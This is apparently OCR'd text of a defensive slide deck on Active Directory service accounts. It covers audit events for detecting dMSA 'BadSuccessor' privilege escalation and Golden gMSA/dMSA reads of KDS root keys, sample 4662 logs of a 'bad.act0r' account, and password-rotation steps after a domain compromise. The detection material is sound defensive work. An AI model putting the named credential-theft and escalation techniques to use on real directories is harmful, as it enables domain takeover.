
Legacy → dMSA (Protections)

- REMEMBER: dMSA creation and management is Tier0!
- Auditing
  - Event ID 5137 - dMSA creation
  - Event ID 5136 - writes to "*msDS-groupMSAMembership*" on dMSA object
  - Event ID 5136 - writes to "*msDS-DelegatedMSAState*" with value of "2" in combination with writes to "*msDS-ManagedAccountPrecededByLink*" on dMSA object, while also NOT writing anything to "*msDS-SupersededServiceAccountState*" and to "*msDS-SupersededManagedServiceAccountLink*" on the referenced account
  - Event ID 2946 - Audit fetching passwords of dMSAs (unusual)

Credits: Yuval Gordon, Akamai Security Researcher, 2025-05

SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory

Migrating Service Accounts
Legacy → dMSA (Protections)



Active Directory Users and Computers

From a non-High-Privileged Account perspective

Name	Type
ADM JORGE	Unknown
ADM TEC	Unknown
Allowed RODC Password Replicati...	Security Group...
Cert Publishers	Security Group...
Cloneable Domain Controllers	Security Group...
Denied RODC Password Replicatio...	Security Group...
DHCP Administrators	Security Group...
DHCP Users	Security Group...
DiscoverySearchMailbox {D919BA...	User
DnsAdmins	Security Group...
DnsUpdateProxy	Security Group...
Domain Admins	Unknown
Domain Computers	Security Group...
Domain Controllers	Unknown
Domain Guests	Security Group...
Domain Users	Security Group...
Enterprise Admins	Unknown
Enterprise Key Admins	Unknown
Enterprise Read-only Domain Con...	Security Group...
Exchange Online-ApplicationAcco...	User
External Trust Accounts	Security Group...
FederatedEmail.4c1f4d8b-8179-41...	User
Forest Trust Accounts	Security Group...
Group Policy Creator Owners	Security Group...
Guest	User
Key Admins	Unknown
krbtgt	Unknown
krbtgt_10503	User

Active Directory Users and Computers

From a non-High-Privileged Account perspective

Name	Type	Description
AAD-CLOUD-SYNC	Organizational...	
AAD-CONNECT-SYNC	Organizational...	
Builtin	builtinDomain	
Computers	Container	Default container for
Domain Controllers	Organizational...	Default container for
ForeignSecurityPrincipals	Container	Default container for
LostAndFound	lostAndFound	Default container for
Managed Service Accounts	Container	Default container for
Managed Zervice Accounts	Container	
Microsoft Exchange Security Groups	Organizational...	
Org-ITMgmt	Organizational...	
Org-Users	Organizational...	
Program Data	Container	Default location for
System	Container	Builtin system settin
TEST	Organizational...	
Users	Container	Default container for
Microsoft Exchange System Objects	msExchSystem...	
RegisteredDevices	msDS-DeviceC...	
AdminTiering	Unknown	
Infrastructure	infrastructureU...	
Keys	Unknown	
NTDS Quotas	Unknown	
TPM Devices	Unknown	

Active Directory Users and Computers

From a High-Privileged Account perspective

- ADTEC.NET
  - AAD-CLOUD-SYNC
  - AAD-CONNECT-SYNC
  - AdminTiering
    - Tier0: AdmAccounts, gMSAs, Groups, Servers, SvcAccounts, Workstations
    - Tier1: AdmAccounts, gMSAs, Groups, Servers, SvcAccounts, Workstations
    - Tier2: AdmAccounts, gMSAs, Groups, Servers, SvcAccounts, Workstations
  - Builtin
  - Computers

Name	Type	Description
ADM For Tier0a (Tier0)	User	Tier0 | adm Account for ADM For Tier0a (Tier0)
ADM For Tier0b (Tier0)	User	Tier0 | adm Account for ADM For Tier0b (Tier0)
DSRM Placeholder Admin Account RODCs (Tier0)	User	Tier0 | adm Account for DSRM Placeholder Admin Account RODCs (Tier0)
DSRM Placeholder Admin Account RWDCs (Tier0)	User	Tier0 | adm Account for DSRM Placeholder Admin Account RWDCs (Tier0)
EXAMPLE Admin Account 1 (Tier0)	User	Tier0 | adm Account for EXAMPLE Admin Account 1 (Tier0)
Jorge de Almeida Pinto (RODCs) (Tier0)	User	Tier0 | adm Account for Jorge de Almeida Pinto (RODCs) (Tier0)
Jorge de Almeida Pinto (RWDCs) (Tier0)	User	Tier0 | adm Account for Jorge de Almeida Pinto (RWDCs) (Tier0)
Semperis DSP Admin Account (Tier0)	User	Tier0 | Semperis DSP Application Admin/Owner (ADM) - Used to perform the

OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET						
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET						
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET						
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit				
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit				
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit	ADTEC\BdActrADTEC12	WriteDacl	All Descendant Objects	Not Applicable
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit	ADTEC\BdActrADTEC2	GenericAll	All Descendant Objects	All Attributes
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit	ADTEC\BdActrADTEC60	Owner Of...	Not Applicable	Not Applicable
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit	ADTEC\BdActrADTEC0	GenericAll	This Object Only	All Attributes
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit	ADTEC\BdActrADTEC1	GenericAll	This Object And All Descendant Objects	All Attributes
OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET	ADTEC.NET/Org-ITMgmt/dMSA-TESTs	organizationalUnit	ADTEC\BdActrADTEC40	CreateChild	This Object Only (All Object Types)	All Attributes

ed

eged

objects (!)

Migrating Service Accounts

Legacy → dMSA (Information)


- Further Reading
  - BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory
  - BadSuccessor: How to Detect and Mitigate dMSA Privilege Escalation
  - (2025-05-25) Reviewing Your Delegation Model Before Introducing W2K25 DCs And Enhancing Security (Due To “BadSuccessor”)
  - Understanding & Mitigating BadSuccessor

Auditing KDS Root Keys Access

Detecting Golden gMSA/dMSA Attacks

Access of any KDS Root Key by anyone is NOT audited in any way by default!

https://www.semperis.com/blog/golden-gmsa-attack/



```
Event Properties - Event 4662, Microsoft Windows security auditing.
General  Details

An operation was performed on an object.

Subject :
        Security ID:            ADTEC\bad.act0r
        Account Name:           bad.act0r
        Account Domain:         ADTEC
        Logon ID:               0x12743F87

Object:
        Object Server:          DS
        Object Type:            msKds-ProvRootKey
        Object Name:            CN=be3cf336-9db8-ef50-1efd-a28b0ac2d297,CN=Master
Root Keys,CN=Group Key Distribution
Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Control Access

        Access Mask:            0x100
        Properties:             Control Access
        {aa02fd41-17e0-4f18-8687-b2239649736b}
                {771727b1-31b8-4cdf-ae62-4fe39fadf89e}
                        {db2c48b2-d14d-ec4e-9f58-ad579d8b440e}
                        {8a800772-f4b8-154f-b41c-2e4271eff7a7}
                        {1702975d-225e-cb4a-b15d-0daea8b5e990}
                        {30b099d9-edfe-7549-b807-eba444da79e9}
                        {e338f470-39cd-4549-ab5b-f69f9e583fe0}
                        {615f42a1-37e7-1148-a0dd-3007e09cfc81}
                        {26627c27-08a2-0a40-a1b1-8dce85b42993} <-- msKds-RootKeyData
                        {d5f07340-e6b0-1e4a-97be-0d3318bd9db1}
                        {96400482-cf07-e94c-90e8-f2efc4f0495e}
                        {6cdc047f-f522-b74a-9a9c-d95ac8cdfda2}

Log Name:   Security
Source:     Microsoft Windows security   Logged:         10-Jun-2025 17:04:10
Event ID:   4662                         Task Category:  Directory Service Access
Level:      Information                  Keywords:       Audit Success
User:       N/A                          Computer:       R0FSRWDC1.ADTEC.NET
OpCode:     Info
```

For Each KDS Root Key

```
Event Properties - Event 4662, Microsoft Windows security auditing.
General  Details

An operation was performed on an object.

Subject :
        Security ID:            ADTEC\bad.act0r
        Account Name:           bad.act0r
        Account Domain:         ADTEC
        Logon ID:               0x12743F87

Object:
        Object Server:          DS
        Object Type:            msKds-ProvRootKey
        Object Name:            CN=be3cf336-9db8-ef50-1efd-a28b0ac2d297,CN=Master
Root Keys,CN=Group Key Distribution
Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Read Property

        Access Mask:            0x10
        Properties:             Read Property
                {771727b1-31b8-4cdf-ae62-4fe39fadf89e}
                        {26627c27-08a2-0a40-a1b1-8dce85b42993} <-- msKds-RootKeyData
        {aa02fd41-17e0-4f18-8687-b2239649736b}


Additional Information:
        Parameter 1:            -
        Parameter 2:

Log Name:   Security
Source:     Microsoft Windows security   Logged:         10-Jun-2025 17:04:10
Event ID:   4662                         Task Category:  Directory Service Access
Level:      Information                  Keywords:       Audit Success
User:       N/A                          Computer:       R0FSRWDC1.ADTEC.NET
OpCode:     Info
```

For Each KDS Root Key

```
Event Properties - Event 4662, Microsoft Windows security auditing.
General  Details

An operation was performed on an object.

Subject :
        Security ID:            SYSTEM
        Account Name:           R0FSRWDC1$
        Account Domain:         ADTEC
        Logon ID:               0x127D3789

Object:
        Object Server:          DS
        Object Type:            msKds-ProvRootKey
        Object Name:            CN=be3cf336-9db8-ef50-1efd-a28b0ac2d297,CN=Master
Root Keys,CN=Group Key Distribution
Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Control Access

        Access Mask:            0x100
        Properties:             Control Access
                {771727b1-31b8-4cdf-ae62-4fe39fadf89e}
                        {6cdc047f-f522-b74a-9a9c-d95ac8cdfda2}
                        {ae18119f-6390-0045-b32d-97dbc701aef7}
        {aa02fd41-17e0-4f18-8687-b2239649736b}


Additional Information:
        Parameter 1:            -
        Parameter 2:

Log Name:   Security
Source:     Microsoft Windows security   Logged:         10-Jun-2025 17:10:57
Event ID:   4662                         Task Category:  Directory Service Access
Level:      Information                  Keywords:       Audit Success
User:       N/A                          Computer:       R0FSRWDC1.ADTEC.NET
OpCode:     Info
```

For Each KDS Root Key

```
> Adding Audit Entry For Success ReadProperty, ExtendedRight By 'NT AUTHORITY\Authenticated Users' On 'msKds-RootKeyData'
```

semperis

AD Attacked – Rotating PWDs


Usrs/Cmps/Trusts/xMSA – What 2 Do?

- AD has been attacked → e.g. DCSync or NTDS.DIT extraction
- Very likely action to take with HUGE impact: **Full Password Reset!**
- Especially with USER/COMPUTER accounts – Able to differentiate different uses?
- This is the moment - where possible use (very) strong passwords!

AD Attacked – Rotating PWDs

Usrs/Cmps/Trusts/xMSA – What 2 Do?


- Object Types (USER) To Take Into Account
  - Admin User Accounts:
    - Reset 1x - Set manually or though PoSH



Account options:

☑ User must change password at next logon

  - Regular User Accounts:
    - Reset 1x - Set manually or though PoSH



Account options:


☑ User must change password at next logon

  - Legacy Service User Accounts:
    - Reset 1x - Set manually + reconfigure apps/services/scheduled tasks/etc
  - Keytab User Accounts:
    - Reset 1x - With KTPASS tool set manually + reissue keytab & reconfigure app

AD Attacked – Rotating PWDs

Usrs/Cmps/Trusts/xMSA – What 2 Do?

- Object Types (COMPUTER/TRUSTS) To Take Into Account
  - Regular Computer Accounts (DCs/Servers/Workstations/Laptops)
    - Reset 2x - Set value to 2 or 3 days, then default



Domain member: Maximum machine account password age

☑ Define this policy setting


2 days

  - Keytab Computer Accounts
    - Reset 1x - Set-ADAccountPassword
    - Reset 1x - With KTPASS tool set manually + reissue keytab & reconfigure app
  - Trusts (Intra-Forest/Inter-Forest/External/Shortcut/Realm)
    - Reset 2x - NETDOM.EXE TRUST
  - KrbTGT Account:
    - Reset 2x - SCRIPT: Reset-KrbTgt-Password-For-RWDCs-And-RODCs

AD Attacked – Rotating PWDs

Usrs/Cmps/Trusts/xMSA – What 2 Do?

- Object Types (xMSA) To Take Into Account
  - Stand-Alone Managed Service Accounts (sMSA):
    - Reset 2x - Set value to 2 or 3 days, then default
    - Follows the behavior of computer it is being used on



Domain member: Maximum machine account password age

☑ Define this policy setting

2 days

semperis

AD Attacked – Rotating PWDs


Usrs/Cmps/Trusts/xMSA – What 2 Do?

- Object Types (xMSA) To Take Into Account
  - Group/Delegated Managed Service Accounts (gMSA/dMSA):
    - Reset 2x – but CANNOT be forced!
    - Depends on "*msDS-ManagedPasswordInterval*" set at creation of gMSA/dMSA (cannot be changed afterwards!)
      - Default of 30 days = too long | Thoughts/suggestion: set it to 3-5 days
    - Password of gMSA/dMSA will ONLY be refreshed, when it has expired **AND** "something" requests the password (gMSA) or the keys (dMSA)
    - New KDS Root Key required + Force AD Repl + Restart KDSVC on all DCs
    - TRICK (HIGH-LEVEL) (IS VERY DELICATE PROCESS): after implementing new KDS Root Key, non-auth restore backup of DC, followed by auth restore gMSA/dMSA objects (export config first to reimport later!)

Managed Service Accounts

Container For sMSA/gMSA/dMSA

- Default Container in AD for sMSAs/gMSAs/dMSAs: "CN=Managed Service Accounts,DC=<DOMAIN>,DC=<TLD>" (sMSAs/gMSAs/dMSAs can live in ANY other container or OU!)
  - NOT protected, can be deleted!
  - It can be protected from deletion!


Managed Service Accounts Properties

Canonical name of object:
ADTEC.NET/Managed Service Accounts

Object class: Container

Created: 24-Feb-2023 10:56:23

